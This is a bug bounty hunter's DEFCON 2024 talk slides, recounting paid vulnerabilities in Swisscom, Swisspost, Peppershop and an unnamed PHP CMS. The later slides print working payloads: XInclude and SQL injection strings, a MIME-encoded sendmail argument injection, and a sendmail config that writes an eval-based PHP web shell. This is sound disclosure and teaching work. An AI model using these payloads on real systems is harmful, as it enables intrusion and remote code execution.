DEFCON 2024 - Las Vegas, USA

Blaklis

From easy wins to epic challenges: Bounty hunter edition

Blaklis_

blaklis

Who am I ?

> BB ~ 7 years - CTF ~ 15 years - Hacking ~ 18 years
> Web app enjoyer, love PHP & source code review
> Not a recon guy, main app breaker
> Far fetched bug lover
> Around $2M all time in BB
> HackerOne ambassador for France

DEFCON 2024 - Las Vegas, USA

A (small) part of my Swisscom journey

Blaklis_

blaklis

From easy wins to epic challenges – Bounty Hunter edition

Who’s Swisscom?

> Biggest TELCO in Switzerland
> Wildcard BB from 2016
> My first BB experience
> Fair and kind team
> ~ 500k USD on them
> Strong security over time
> Bugs presented are quite old

https://github.com/swisscom/bugbounty/

Blaklis_

blaklis

Swisscom Cockpit

> Mobile phone manager
> Login process : MSISDN > SMS Token + CAPTCHA
> Manage serious confidential data
> Staging instance on the internet

Swisscom Cockpit : Bug #1

> Staging SMS token = always **1111**
> Staging login = broken; 500 error
> **Central SMS repo?**
> Init login on PROD
> Init login on STAGING
> Use **1111** on PROD
> Logged in! 🎉🥳

Swisscom Cockpit : Bug #1

DEMO TIME!

Swisscom Cockpit : Bug #1

 8000$!


Nice bounty, for a nice impact :)

Swisscom Cockpit : Bug #2

> Login process :
  - Input MSISDN + submit
  - Input SMS code + captcha
> Set 3 encrypted cookies
  - **CockpitCaptchaText** : manage CAPTCHA text
  - **CockpitMsisdnKey** : manage phone number input
  - **CockpitSmsTokenKey** : manage PIN code received by SMS

Swisscom Cockpit : Bug #2

> Copy **CockpitSmsTokenKey** > **CockpitCaptchaText**
> Leaks PIN code in CAPTCHA
> Authentication bypass! 🎉🥳



Swisscom Cockpit : Bug #2

DEMO TIME!

Swisscom Cockpit : Bug #2

 3000$!

Ok, ok, stopping now…

Swisscom Cockpit : Bug #3

> Login then cancel
> Authentication success
> Fail after a patch?

Swisscom Cockpit : Bug #3

 8000$!

You don’t expect a demo for this one, right?
This time, I’m really stopping - let’s go on another target :)

Swisscom Worklink

> Swisscom acquisition
> Main website use Weblication, a not-so-known PHP CMS
> Bought a Weblication license
> XML databases and storage

Swisscom Worklink : Bug #1

> General path traversal prevention mechanism
> Easy bypass, **.|./** => **../**
> Path traversal => “**Directory empty**” vulnerability
  - Not reachable - check for specific directory, doesn’t exist
> **Arbitrary directory creation**
> Chain to empty arbitrary folders 🎉🥳
> But not so useful yet?

Swisscom Worklink : Bug #1

> Empty *weblication/grid5* = remove *.htaccess*
> Childs dirs contain XML databases
> *weblication/grid5/clients/default/logs/login.wLogs.php* = XML data with PHP ext, session token for all users
> We can read it, auth bypass, win!

DEFCON 2024 - Las Vegas, USA

Swisscom Worklink : Bug #1

DESPAIR CRYING

WORKS LOCALLY

NOT REMOTELY

Blaklis_

blaklis

From easy wins to epic challenges – Bounty Hunter edition

Swisscom Worklink : Bug #1

> Wild guess : **PHP short tags**
> Searched other vulns
> Found **pre-auth RCE**
> Failing again, same reason - cried a bit
> Found a **XML injection** in locked users database (XML file, PHP ext), on username
> Users locked => rate limiting

Swisscom Worklink : Bug #1

> Prevent XInclude, calling ***DOMDocument::xinclude(false)***
> Enable XInclude, instead
> XInclude = XML feature to include other XML in a document
> xxx" xmlns:xi="http://www.w3.org/2001/XInclude"><**xi:include href="/var/www/html/weblication/grid5/clients/default/logs/login.wLogs.php" parse="xml"/**></log><log foo="
> Include all user data in locked file
> XInclude reformats file to be a fully valid XML

Swisscom Worklink : Bug #1

> What now? Still useless
> Check for locked users at login => **blind XPath injection**
> Allows exfiltration of locked database
> Locked database contains XML logs with session tokens
> Allows exfiltration of sessions tokens, byte per byte
> Admin takeover, feature to RCE 🎉🥳
> Works remotely 🎉🥳

Swisscom Worklink : Bug #1

> TLDR; Chain :

- Lock user with **XML injection** in username + **XInclude directive** pointing XML logs
- Use **XPath injection** to leak logs from locked DB
- Get admin session
- RCE

Swisscom Worklink : Bug #1

DEMO TIME!

Swisscom Worklink : Bug #1

 3000$!

2500$ for the bug, 500$ bonus for the nice chain

DEFCON 2024 - Las Vegas, USA

Another Swiss customer - SwissPost !

Blaklis_

blaklis

From easy wins to epic challenges – Bounty Hunter edition

Swisspost

> Private company, main postal service in Switzerland
> Involved in major projects like eVoting
> Very active in cybersecurity - bought some local companies
> Started BB in 2019 for eVoting, added assets over time
> Super fair team, very good XP with them, very mature
> Fast response time, fast to patch, good communication
> BB on eVoting - from 100€ to 230k€ - if you love crypto, go for it - cc @VotingVillage! :)

DEFCON 2024 - Las Vegas, USA

https://vdp.post.ch

Blaklis_

blaklis

From easy wins to epic challenges – Bounty Hunter edition

Swisspost Payments

> Their own payment system
> Quite common: signed requests, different endpoints for failure/success, etc
> Can stack money on your account; “balance” system

Swisspost Payments : Bug #1

> Standard workflow : payment request, 3DSecure, confirmation
> Cancelling 3DS = **/VPSPayment/XmlInterface/Decline3DS**
> Accepting 3DS = **/VPSPayment/XmlInterface/Accept3DS**
> Sent the signed params on both
> Switch decline to accept URL validate payment without paying
> Infinite money, quite standard vuln 🎉🥳

Swisspost Payments : Bug #1

DEMO TIME!

Swisspost Payments : Bug #1

 5000$!


Good start, so I focused a bit

Swisspost Payments : Bug #2

> Was trying to manipulate payments session, changing price in a transaction during 3DS, etc…
> Delivery man rang the doorbell
> Got the package, signed, etc - took a coffee break too
> Got back to my chair
> Got some money credited to my Swisspost account

Swisspost Payments : Bug #2

> Tried to replay everything I did
> Failed
> Replayed everything, including coffee break with a colleague
> Account credited again



Swisspost Payments : Bug #2

> Timed-out transactions considered successful
> Bad check of payment state, defaulting success

Swisspost Payments : Bug #2

DEMO TIME!

Swisspost Payments : Bug #2

 3000$!

Never have been paid that much for a (two, in fact) coffee break

Swisspost + Peppershop

> Peppershop = Swiss PHP CMS + managed hosting
> Bought a license + access to code
> PHP 👀 👀 👀
> One inscope domain using it

Swisspost + Peppershop - The bug

> “Restore backup” admin feature interesting
> Cut backup files on delimiter **;#%%\n** - separator of queries
> **##_base64_start_##XXX##_base64_end_##** = replaced by single-quoted string with the base64-decoded string
> Gets the backup from local FS - need to be generated from the CMS backup feature

Swisspost + Peppershop - The bug

> Goal : inject SQL queries in backup
> Method : exploiting parsing to break SQL context
> Idea : if **;#%%\n** or **##_base64_start_##XXX##_base64_end_##** in some data stored in DB, might break something
> Problem 1 : Most fields sanitized by default - no newlines, no #
> Problem 2 : if restore fail on 1 line = end of process

Swisspost + Peppershop - The bug

> Solution 1 : *Most*, not all. Orders' comments are not sanitized
> Solution 2 : Should be possible with both replacements

Swisspost + Peppershop - The bug

> Imagine : *INSERT INTO orders ('Bemerkugen') VALUES ('**Something we control fully**');**#%%\n***

> We use their base64 feature to break from single quotes :

*INSERT INTO orders ('Bemerkugen') VALUES ('**##_base64_start_##KTsgLS0gLQ==##_base64_end_##**');*

==

*INSERT INTO orders ('Bemerkugen') VALUES ('**) – -**');*

Swisspost + Peppershop - The bug

> Also inject a separator + a new query

INSERT INTO orders ('Bemerkugen') VALUES ('**##_base64_start_##KTsgLS0gLQ==##_base64_end_###%**
% UPDATE foo SET bar = 1 -- -')

==

INSERT INTO orders ('Bemerkugen') VALUES ('**') -- -\nUPDATE**
foo SET bar = 1 -- -')

Swisspost + Peppershop - The bug

> Impact : inject queries in backup, trigger on restore
> DB store serialized PHP objects
> Custom gadget allows to delete local files
> Admin authentication == **.htaccess**
> Delete **.htaccess** = **full admin**
> Payload is too big for the screen :)

Swisspost + Peppershop - The bug

DEMO TIME!

Swisspost + Peppershop - The bug

💸💸💸 650$!
Wait, what?

SwissPost weren’t using the backup/restore feature; it throws memory error if you get too much data. Fair they even paid a bounty :)

Most quoted BB customer - REDACTED !

Blaklis_

blaklis

Redacted

> Imagine a PHP CMS, widely used
> Quite complex code and features
> Blaklis scrutinizing the code at every release

Redacted - Bug #1

> **CVE-?-?** = **pre-auth RCE** through **SSTI**, in the wild
> Emergency patch by maintainers
> Reversed : double eval of templating
> Patch = preg_replace **/{{.*?}}/** to “” = prevent double eval
> See the problem?
> **Regex doesn’t match newlines**
> Original payload + **\n** before **}}** = pre-auth RCE again

Redacted - Bug #1

DEMO TIME!

Redacted - Bug #1

 10000$!

Pre-auth RCE are always cool. Bonus - my colleague found another bypass : not closing the }} was enough - template will contain some later.

Redacted - Bug #2

> Found a bug, barely exploitable, but technically fun
> Worst impact : pre-auth RCE, but pre-conditions makes it unlikely
> Context : emails are using **Laminas** PHP lib
> **Laminas** = doing a lot of checks and transformations on mails
> Control over **FROM** header of some emails
> Passed over 5th arg of **mail()**

Redacted - Bug #2

> PHP recap :

- **mail()** function’s 5th arg = arguments to **sendmail** binary
- attacker controlled = argument injection to **sendmail**
- known exploits, but depends on MTA used - ship different **sendmail** binaries
- Considering **Sendmail MTA** here - first pre-condition

Redacted - Bug #2

> Problem : **Laminas** validating email addresses
> Support **quoted-string** and **dot-atom** formats

Redacted - Bug #2

```php
// Dot-atom characters are: 1*atext *("." 1*atext)
// atext: ALPHA / DIGIT / and "!", "#", "$", "%", "&", "'", "*",
//        "+", "-", "/", "=", "?", "^", "_", "`", "{", "|", "}", "~"
$atext = 'a-zA-Z0-9\x21\x23\x24\x25\x26\x27\x2a\x2b\x2d\x2f\x3d\x3f\x5e\x5f\x60\x7b\x7c\x7d\x7e';
if (preg_match( pattern: '/^[' . $atext . ']+(\x2e+[' . $atext . ']+)*$/', $this->localPart)) {
    return true;
}

if ($this->validateInternationalizedLocalPart($this->localPart)) {
    return true;
}

// Try quoted string format (RFC 5321 Chapter 4.1.2)

// Quoted-string characters are: DQUOTE *(qtext/quoted-pair) DQUOTE
$qtext      = '\x20-\x21\x23-\x5b\x5d-\x7e'; // %d32-33 / %d35-91 / %d93-126
$quotedPair = '\x20-\x7e'; // %d92 %d32-126
if (preg_match( pattern: '/^"([' . $qtext . ']|\x5c[' . $quotedPair . '])*"$/', $this->localPart)) {
    return true;
}
```

Redacted - Bug #2

> Problem : **Laminas** validates email addresses
> Support **quoted-string** and **dot-atom** formats **with regexes**
> FROM emails = **escapeshellarg()** before being used on **mail()**
> PHP automagically applies **escapeshellcmd()** to the entire command calling **sendmail**
> **Double escape == no escape == argument injection**

```
php > system(escapeshellcmd("ls ".escapeshellarg("' --help ")));
Usage: ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
```

Redacted - Bug #2

> Problem : emails = lowercased - no known exploits for Sendmail, generally using -C and -X with long paths
> Problem : email = limited to 64 chars for local part - not ideal for parameters with long paths

PAINFUL

Redacted - Bug #2

> Hours of testing



Redacted - Bug #2

> Strange errors if mail contains ‘>’
  - **xxx>@blakl.is** = “Invalid domain **blak.is>**” = strange
> After debugging, behavior =
  - **Laminas** validation of email
  - **Laminas** craft email header + body with our email sender
  - **Laminas** parse the generated mail
  - Extract the sender again
  - Validates it again

Redacted - Bug #2

> Back to the error : what happens?
  - Traditional from header = **From: “name” <x@domain.tld>**
  - In our example = **From: “name” <xxx>@blakl.is>**
> **>** haven’t been escaped
> Injection in email line but no CRLF. Useless?

Redacted - Bug #2

> Mime encoded words to the rescue!
> **RFC 2047**, format for special characters escape in headers
  - Format : **=?charset?encoding?=41=41=41?=** - =41 = 0x41 = A
> Chars in mime encoded words = valid chars in email

Redacted - Bug #2

> Potential chain :
- Inject mime encoded string as sender email
- Put in mail headers and extracted back by **Laminas**
- Email used to send email = representation after mime encoded parsing

> Need spaces for argument injection
- **=20** forbidden by spec but _ defined as space by RFC

Redacted - Bug #2

> Might need malicious local file - CMS have unauth file upload!
> Upload folder contains _ - replaced by space by spec but **=5F** is ok
> **Size limitation = 64** - mime encoded words increase size by a lot
> Consider our webroot to be **/app** - short, and a bit of cheating - another precondition

Redacted - Bug #2

> Known Sendmail payloads = using **-C/path/to/file** and **-X/path/to/dir** args - too long
> **-C** loads arbitrary config file
> Maybe enough to RCE?
> Config file includes path to **dead.letter** file - file write?
> Config file includes bounce 2nd recipient - included in **dead.letter** file on bounce - arbitrary file write?
> PHP file write??? :)

Redacted - Bug #2

> Default Sendmail MTA config + two options to arbitrary write is sufficient
> Send the mail to notexistant@localhost.localdomain to bounce
> Sufficient to get arbitrary write locally

```
# where do errors that occur when sending errors get sent?
O DoubleBounceAddress=<?=eval(stripslashes(eval(base64_decode('cmV0dXJuICRfUkVRVUVTVFswXTs='))));?>

# where to save bounces if all else fails
O DeadLetterDrop=/app/dir/backdoor.php
```

Redacted - Bug #2

> Charset in mime encoded words = optional, win some size
> Need double quotes around our payload so email is valid
> Even need to end with 2 double quotes, no idea why, magic
> Can use uppercase letter for **Sendmail** exploitation again with =41 format
> 64 chars = too short for long path parameters

Redacted - Bug #2

> Consider our config file uploaded is named “e”
> Upload path = **/app/dir/files/uploader_results/e/e**

> Payload :

✨=??Q?=22'_-=43/app/dir/files/uploader=5fresults/e/e_'=22=22?=@xx.com✨

Redacted - Bug #2

> Payload is injecting **/app/dir/files/uploader_results/e/e** in the **sendmail** command, injecting new config
> Arbitrary write some PHP in web app, RCE!
> Works only on **Sendmail MTA**, with webroot being short
> … and some aligned stars, maybe? ✨✨✨
> Probably not really exploitable in the wild
> But technically super fun

Redacted - Bug #2

DEMO TIME!

Redacted - Bug #2

 5000$!

Pre-auth RCE are always cool. But this one is hardly exploitable. And it made me cry a bit also.
Hope your brain fried as much as mine!
That’s my end word!

That’s the end !

Thanks for having listened to the end - hope you had fun!

Questions?

- PS : I’ll probably open a blog soon, describing most of my cool findings, including these ones, and some other that I wasn’t able to describe today - time constraints!
- Follow me on Twitter… X for news about it!